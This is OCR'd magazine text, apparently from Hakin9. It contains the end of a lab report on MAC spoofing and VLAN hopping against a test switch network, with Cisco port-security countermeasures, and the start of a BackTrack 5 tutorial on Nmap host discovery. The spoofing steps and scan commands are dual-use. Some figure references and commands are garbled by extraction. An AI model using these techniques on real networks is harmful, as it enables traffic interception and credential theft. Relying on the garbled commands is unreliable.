


Figure 23. Correct MAC entries




Figure 26. Duplicate MAC




Figure 24. Wireshark on Attacker's switchport

Figure 23 shows correct MAC entries in the switch's table. To prove the switch sends out packets to the correct port, PC 2 sent out an ICMP request packet to PC 2's IP address of 192.168.1.4. Wireshark was opened to sniff the packet on the attacker's switchport.

Figure 24 shows no traffic being received by the attacker from PC 1's switchport. This is because of




Figure 25. Colasoft ARP Packet Builder

the correct MAC entries in the switch's CAM table. The switch currently has a MAC entry for PC 1, the switch knows PC 1 is located on FastEthernet 1/2. The ICMP request packet therefore sent by PC 2 was received by PC 1 directly through FastEthernet 1/2.

The attacker sent out an ARP packet containing destination MAC address, source MAC address, source IP and destination IP. Figure 48 illustrates the attacker has inserted a destination MAC of c8:00:09:ac:00:00 (SW0 VLAN 1), source MAC of 00:03:ff:58:c2:21 (PC 1's MAC address) in the Ethernet header. The attacker again inserted the addresses under the ARP fields. The source Physics has an address of PC 1's MAC, the source IP inserted is the IP address of the attacker. The destination Physics address of SW0 VLAN 1's MAC address is inserted, the destination IP is of SW0's VLAN 1 interface. The ARP packet is sent out of the attacker's network connection, the switch thinks the MAC address of 00:03:ff:58:c2:21 is associated on ports FastEthernet 1/1 and 1/2.

Once the attacker sent out a spoofed ARP packet to the switch's VLAN interface, the switch modified the existing MAC address for the IP address 192.168.1.2 (Attacker's PC).

The spoofed ARP packet sent by the attacker was sniffed using Wireshark. Figure 27 shows an ARP broadcast for the address 192.168.1.1, the switch replied with its MAC address to acknowledge the ARP broadcast by the attacker. The spoofed ARP packet




Figure 27. Wireshark ARP

55	88.016812	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00	Cost = 0	Port = 0x802a
56	89.731802	192.168.1.6	192.168.1.4	ICMP	Echo (ping) request	
57	89.956968	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00	Cost = 0	Port = 0x802a
58	91.728546	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00	Cost = 0	Port = 0x802a
59	93.568288	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00	Cost = 0	Port = 0x802a
60	95.410993	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00	Cost = 0	Port = 0x802a
61	97.262074	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00	Cost = 0	Port = 0x802a
62	98.239477	c8:00:07:f8:f1:01	CDP/VTP/DTP/PagP/UDLD CDP	Device ID: SW0	Port ID: FastEthernet1/1	
63	99.090942	c8:00:07:f8:f1:01	Spanning-tree-(for-br STP	Conf. Root = 32768/c8:00:07:f8:00:00	Cost = 0	Port = 0x802a

Figure 28. ICMP Request sniffed

Frame 30 (60 bytes on wire, 60 bytes captured)	
Ethernet II, Src: Microsof_5c:c2:21 (00:03:ff:5c:c2:21), Dst: Microsof_58:c2:21 (00:03:ff:58:c2:21)	
Internet Protocol, Src: 192.168.1.6 (192.168.1.6), Dst: 192.168.1.4 (192.168.1.4)	
Version: 4	
Header length: 20 bytes	
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)	
Total Length: 44	
Identification: 0x6a00 (27136)	
Flags: 0x04 (Don't Fragment)	
Fragment offset: 0	
Time to live: 32	
Protocol: TCP (0x06)	
Header checksum: 0x6d71 [correct]	
Source: 192.168.1.6 (192.168.1.6)	
Destination: 192.168.1.4 (192.168.1.4)	
Transmission Control Protocol, Src Port: tad3 (1032), Dst Port: telnet (23), Seq: 0, Len: 0	

Figure 29. Telnet session

was detected by the switch. The spoofed ARP packet was a duplicate MAC that was already in the switch's CAM table. The ARP packet sent by the attacker has a source IP address of 192.168.1.2; in this case there is already an entry for this address in the switch's CAM table. The switch will acknowledge the ARP packet and alter its existing MAC of 00:50:56:c0:00:01 to 00:03:ff:58:c2:21. Therefore the switch now contains duplicate MAC address although for different switchports.

To prove the MAC spoofing works, PC 2 will again ping PC 1 with an ICMP request. For the test to be successful, the attacker should sniff its switchport and see this ICMP request packet.

As seen in Figure 28, this test was successful. The attacker managed to sniff packet destined for PC 1. The attack was successful due to the fact the switch had duplicate addresses but for different switchports. As switch's forward packets based on MAC addresses, the switch forwarded the packet to both ports that had got the MAC address of 00:03:ff:58:c2:21.

Another test to prove MAC spoofing is successful, PC 2 sent out a telnet session to PC 1.

The attacker managed to sniff the telnet traffic on its switch port. If the telnet session was successful, the attacker can sniff all the telnet traffic destined towards PC 1 and retrieve telnet passwords for malicious activity.

Appendix B – Retest network with security

The tests above have proved to be successful. In this section all the tests will be implemented again. This time though security will be added to try and countermeasure against the successful attacks. Once these tests have been implemented and tested, they will be analysed to determine how successful the countermeasures were against the attacks. There will be different network designs for each test.

VLAN Hopping

Figure 30 illustrates the new network design to provide countermeasures against VLAN hopping double encapsulation attack. Figure 53 shows two changes. The first change comes from the attacker's VLAN. The attacker is placed in an unused VLAN on the network. As seen in the previous test, the attacker was placed in

VLAN 1 which is used for management VLAN. Placing the attacker in VLAN 1 created a huge vulnerability as VLAN 1 has information on other VLANs. Secondly the trunk link between Switch 1 and Switch 2 has a native VLAN of 99. Again VLAN 99 is an unused VLAN on the network. All the FastEthernet ports on both the switches have been placed in non-negotiate mode. This mode is accomplished by using the command `switchport nonegotiate` on all the FastEthernet ports. This turns off the DTP protocol; this should not allow the attacker to negotiate a trunk port with Switch 1. Each port on the switches is explicitly chosen for either a trunk port or an access port.

This test will prove if this new secure network design will countermeasure against VLAN hopping.

Firstly to trunk between the attacker and Switch 1, the attacker sent a DTP trunking packet to the switch.




Figure 30. VLAN hopping with security




Figure 31. VLAN hopping with security using Yersinia

As seen in Figure 31, the attacker inputted the required information. The source MAC address of 00:0C:29:DB:F6:00 which is the attacker's eth0 interface. The destination MAC of 00:50:56:C0:00:08 is the MAC address of the victim's network connection. The VLAN ID has changed from the previous test as the attacker is now a member of VLAN 100. VLAN2 is the required VLAN ID of the victim, in this case the VLAN ID is VLAN 2. The Source IP of 192.168.1.5 is of the attacker, while the destination IP of 192.168.2.2 is of the victim.




Figure 32. Attempted trunking




Figure 33. Wireshark output to Switch 2 VLAN 2

Figure 32 illustrates a failed attempt to trunk with the switch. As seen in the previous test, the attacker's switchport became a trunk and was able to access all the VLANs.

Using Yersinia the attacker selected the double encapsulation attack. The Wireshark sniffer application captured the packets while sending out the double encapsulation packet to Switch 2's VLAN 2.




Figure 34. Wireshark output to Switch 2 VLAN 3

Listing 1. Port security for FastEthernet0/1

```
Interface FastEthernet0/1
switchport mode access
switchport port-security
switchport port-security mac-address sticky
switchport port-security mac-address sticky
001c.c065.a379
```

Figure 33 illustrates the attacker’s PC sending an ICMP request packet to Switch 2’s VLAN 2 interface. In this attempt Switch 2 did not strip off the outer layer of the packet. Remember the native VLAN has changed to VLAN 99; therefore the switches do not strip off the outer layer of the packet. This was due to different VLAN for the attacker and trunk link. As the outer layer had not been stripped off, there was no ICMP reply packets from the victim’s IP address.

To prove Switch 2’s VLAN 3 cannot be accessed either, the next screen dump should not display any ICMP reply packets from the victim.

The attack was again unsuccessful to VLAN 3. The attacker could not perform VLAN hopping double encapsulation attack as the attacker could not negotiate a trunk port between switch 1 and the attacker’s PC.

MAC Address Spoofing

The same network topology is to be used from the previous test. To add security onto the network, a feature called port security will be used on each switchport. Port security enables an administrator to select how a switchport will learn MAC addresses on a specific port. For example, an administrator may allow two MAC addresses to be learned. MAC addresses can be configured as static or sticky (dynamic). In this case, the sticky mode will be used. Each port will only allow one

Table 12. MAC Spoofing Port security

Feature	Description
Switchport port-security	Used to enable port security on selected switchports.
Switchport port-security mac-address sticky	Determines whether to learn the MAC addresses on each port dynamically.
Switchport port-security violation shutdown	Allows an administrator to select which action to take if the port has been violated. In this case the violated switchport will completely shutdown, only an administrator can re-enable the port.
Switchport port-security mac-address max 1	This command allows the switch to learn only 1 MAC address per switchport. This will prevent any duplicate MAC addresses and IP spoofing attacks to take place.




Figure 35. Sending spoofed source MAC address

MAC address to be learned, this adds additional security to the switch. The switchports must first be configured using switchport mode access to enable port security the command switchport port-security must be used.

In this scenario, the attacker should not be allowed to spoof another MAC address from another switchport. The default behaviour of a port security is shutdown. The configured behaviour is to shutdown the port immediately. The following tests will prove port security working to prevent MAC address spoofing.

To verify that each switchport has learned a MAC address dynamically, issue the command show run. This will show the current configurations applied on the switch. The attached switchports should have learned a MAC address. To enable an administrator to view MAC address changes, the administrator can execute the command mac-address-table notification (Listing 1).

To test if port security will prevent MAC spoofing attacks, the attacker will send a spoofed ARP packet to the switch’s VLAN interface.

The attacker sends an ARP packet using the source MAC address of host 192.168.1.4 (00:1C:C0:65:E0:84) and using destination address of the switch’s VLAN. The




Figure 36. Port Security Notification

```

SW1 - hyperterminal
File Edit View Call Transfer Help
% Invalid input detected at '^' marker.
SW1#show port-security add
SW1#show port-security address ?
vlan Vlan limits
| Output modifiers
<cr>
SW1#show port-security ?
address Show secure address

interface Show secure interface
| Output modifiers
|
<cr>
SW1#show port-security in
SW1#show port-security interface ?
FastEthernet FastEthernet IEEE 802.3
GigabitEthernet GigabitEthernet IEEE 802.3z
SW1#show port-security interface fa 0/1
Port Security : Enabled
Port Status : Secure-shutdown
Violation Mode : Shutdown
Aging Time : 0 mins
Aging Type : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses : 1
Total MAC Addresses : 1
Configured MAC Addresses : 0
Sticky MAC Addresses : 1
Last Source Address:Vlan : 001c.c065.e8b4:1
Security Violation Count : 1
SW1#

```

Figure 37. Port security violation

attacker includes its own IP address of 192.168.1.2 as the source IP address. The attacker inputs the destination IP address as the switch's VLAN (192.168.1.1).

Once the packet has been sent out the attacker's network connection, the attacker's switchport is shutdown. As previously described, the default action taken by a switchport using port security is to shutdown the switchport. There are three options that can be configured if a port is violated. These include protect, restrict and shutdown.

After the attacker sent a spoofed ARP packet with another PC's MAC address, immediately an on-screen event popped up. This event shows an administrator that this port (Fa 0/1) has been violated. In this case, this event occurred since the attacker sent an ARP packet with a spoofed source address other than its own MAC address. The MAC address of 00:1C:C0:65:E8:B4 has been sent from port Fa 0/1.

Figure 37 illustrates the configured port security settings. In this case the port security feature is enabled and the violation mode is set to shutdown. The maximum allowed MAC address on this specific switchport is 1; there has been 1 violation count on this switchport.

NAYAN SANCHANIA

Nayan Sanchania (BSc Honours), MCITP, CCNA. My interest of network security continued after college. I pursued my dream and completed a BSc Honours degree in network security where I obtained theory and practical knowledge of current security technologies.

I have extensive theory and practical knowledge of network security through projects and learning. I have been involved with various roles within IT such as IT Security Consultant where I got hands on experience with Backtrack, Firewalls, Two factor authentication and security policies. I am currently working as a Systems Engineer in Voice Recording with various Banks and compliances.



HAKIN9

Join our
Exclusive and Pro club
and get:

- HAKIN9 **Hakin9 one year subscription**
- HAKIN9 **Full page advertisement in Hakin9 every month!**
- HAKIN9 **Information about your company send to over 100,000 Hakin9 readers!**

More information at
en@hakin9.org

BackTrack 5:

The Ultimate Security Toolkit Part 1

In the security world today, a security professional relies heavily on knowing the right tools for the job, and knowing how to use these tools. There are hundreds of tools available and the list of tools is constantly changing and growing. For security assessments and penetration testing, there are very few toolkits as actively supported and all-encompassing as BackTrack 5.

BackTrack 5 (BT5) is a Linux security distribution that contains all of the tools necessary to perform a complete security assessment of systems, networks, and applications. This article will describe some basic practical uses of the tools within BackTrack 5 as they relate to a network-based penetration test or security assessment. BackTrack 5 was designed with penetration testing in mind. A pentest is a method of evaluating and testing the security of a system, network, or application by performing actions that are meant to simulate the actions of a malicious attacker.

The tools included in BackTrack 5 are very often the same tools an attacker might be using against a network, and understanding these tools and how effective they might be against your network is an important step of security in-depth. The tools covered in this two-part article and their usage will be outlined in the same order that a network assessment might take place, starting with host discovery and information gathering on discovered targets, moving onto identifying vulnerabilities within your targets, followed by attempting exploitation of the discovered vulnerabilities, and finally, what to do with your newly gained access, also known as post-exploitation. Web application assessment tools will be covered as well.

The first part of the article will cover the basics of BackTrack 5, simple host discovery and information gathering of an internal network, as well as a basic wireless assessment. Part two will cover the steps of discovery and information gathering for an external network assessment, as well as vulnerability assessment, exploitation, and post-exploitation. Some other useful tools will be covered as well. Keep in mind that there are many tools available in BT5 and many of

their functions can overlap, and the information in this article doesn't encompass all of the ways, nor the only way to perform these actions. Use this information as a starting point to discover the real capabilities of the toolkit. The version of BT5 used for in this article is BackTrack 5 R2 KDE 64-bit and there may be slight differences in commands and available applications if you are using a different version.

BackTrack 5 Basics

There are a few different ways BT5 can be setup and used. You can create a Live CD or bootable USB drive and run it in a live environment, install BT5 to *virtual machine* (VM), or install BT5 directly to a hard drive and boot to it as the main OS. Each method has its perks and drawbacks, but for the sake continually performing assessments and testing, creating a BT5 VM is recommended. If you are new to BT5, the in-depth details of setting up BT5 will not be covered in this article; however, the Official BackTrack 5 Wiki and Forums at <http://www.backtrack-linux.org/> contain all the information necessary for getting started.

Once you are up and running, before starting any information gathering, you should create a place to store the information you are collecting. Some of the tools in BT5 utilize databases to store information and one of the strengths of BT5 is that the databases should be preinstalled and configured to start using without much hassle. Since the context of this article covers pentesting of multiple clients, creating a separate folder for each client is recommended. For this assessment, everything will be stored in subfolders in the `~/PenTest` directory, created for this demonstration. Additionally, results that are stored within a database should be




Figure 1. Tools Manager

exported and stored in the client folder, and the database should be wiped before the next engagement.

Many of the tools in BT5 can be found in the Applications menu, under the BackTrack folder. The tools are organized in folders and subfolders based on their purpose and abilities. Since some tools server more than one purpose, some tools are in several folders; launching the same tools from a different folder does not change the usage of the tool. Most tools can also be found in the `/pentest/` directory, also organized by use (Figure 1).

Host Discovery and Information Gathering – Internal Network

An internal test is generally performed on-site, directly connected to the network that is being tested. The tester assumes the role of a user with some access to the network. The first step of any test is information gathering and target mapping.

Arguably, the best tools in BT5 for information gathering and mapping a network is *Nmap*. *Nmap* is a command-line tool that sends specially crafted packets to a host or range of hosts and analyzes the response. *Nmap* is excellent for host discovery, services discovery through port scanning, OS identification and much more.

The first step in this process is to find all the live hosts on the internal network, also known as discovery. First you need to determine the network you are on, which is as simple as looking at your own IP address. Open a terminal and type `ifconfig`. Note your inet addr as well as the Mask (Figure 2).

In this case, we are on the 192.168.2.0/24 network. We can use Nmap to discover live hosts on this subnet and save our results to a file (Figure 3).




Figure 2. Determining the Network I




Figure 3. Determining the Network II

Explanation:

- `-sn`: ping scan, disables port scan for fast discovery
- `-n`: don't resolve DNS name of host, for faster scan
- `-v`: set verbosity level of error reporting
- `-oA`: output results (`nmap`, `gnmap`, `xml`) to `nmap/192.168.2.0_ping` file
- `192.168.2.0/24`: scan this entire class C range

The reason to use the `-oA` option is to output the results in multiple format types to be used in other tools. The `gnmap` file is designed to be parsed with the shell command `grep`. Use `grep` on the `gnmap` file we just generated to display all hosts that Nmap determined are up. You can also pipe this command to word count (`wc`) to get a count of the up hosts (Figure 4 and Figure 5).




Figure 4. Determining the Network III



Figure 5. Determining the Network IV

Explanation:

- `grep "Up"`: search the grepable Nmap file for "Up" and print the line
- `wc -l`: count the lines

These results display the 39 hosts that responded to the ping scan on the 192.168.2.0/24 network. You now have a list of targets you can perform additional information gathering on, without wasting time scanning for hosts that don't exist. You can then use shell commands to create a list of targets that can be input into Nmap for additional scans (Figure 6).

Explanation:

- `grep "Up"`: print the lines of up hosts in the file
- `cut -f2 -d\`: cut field 2 with the delimiter of space (note the trailing space)

```

PenTest: bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# grep "Up" nmap/192.168.2.0_ping.gnmap | cut -f2 -d\ > targets/192.168.2.0_all.txt
root@bt:~/PenTest# cat targets/192.168.2.0_all.txt
192.168.2.2
192.168.2.3
192.168.2.4
192.168.2.5
192.168.2.6
192.168.2.8
192.168.2.9
    
```

Figure 6. Determining the Network V

- >: redirect the output to targets/192.168.2.0_all.txt file
- cat: confirm the targets file looks correct

These steps are basic and outline host discovery on a single subnet, however in many cases there will be several subnets that you might have to discover. Discovery of these subnets isn't always easy, using this method in Nmap can be helpful (Figure 7).

```

PenTest: bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# nmap -sn -PE -n -v -oA nmap/subnet_search 192.168.*.1-10,245-254
Starting Nmap 6.00 ( http://nmap.org ) at 2012-05-23 19:09 EDT
Initiating Ping Scan at 19:09
    
```

Figure 7. Determining the Network VI

Explanation (new options only):

- -PE: use ICMP only, helpful for getting accurate up count traversing subnets
- 192.168.*.1-10,245-254: Scan the first and last 10 IP addresses of all 255 subnets in the 192.168.x address space.

This command will ping the first and last 10 addresses on every possible subnet in the 192.168 address space. This is a fast way to discover subnets without having to try every single potential address within the given range, since in many cases there will be a device that responds within that range. Keep in mind that this method may not discover every subnet, if there isn't a system to respond within the addresses being tested. Using shell commands, you can create a subnets targets file to perform host discovery on the newly discovered subnets (Figure 8).

Explanation:

- grep "Up"...| cut -f2 -d\ : print all up IP addresses from the file
- cut -f1-3 -d\.: print the first 3 octet of the ip addresses (the subnet)
- uniq: remove all duplicates, leaving you with a single address from each subnet

```

PenTest: bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# grep "Up" nmap/subnet_search.gnmap | cut -f2 -d\ | cut -f1-3 -d\ | uniq | sed 's/$/\./0/24/'
192.168.2.0/24
192.168.3.0/24
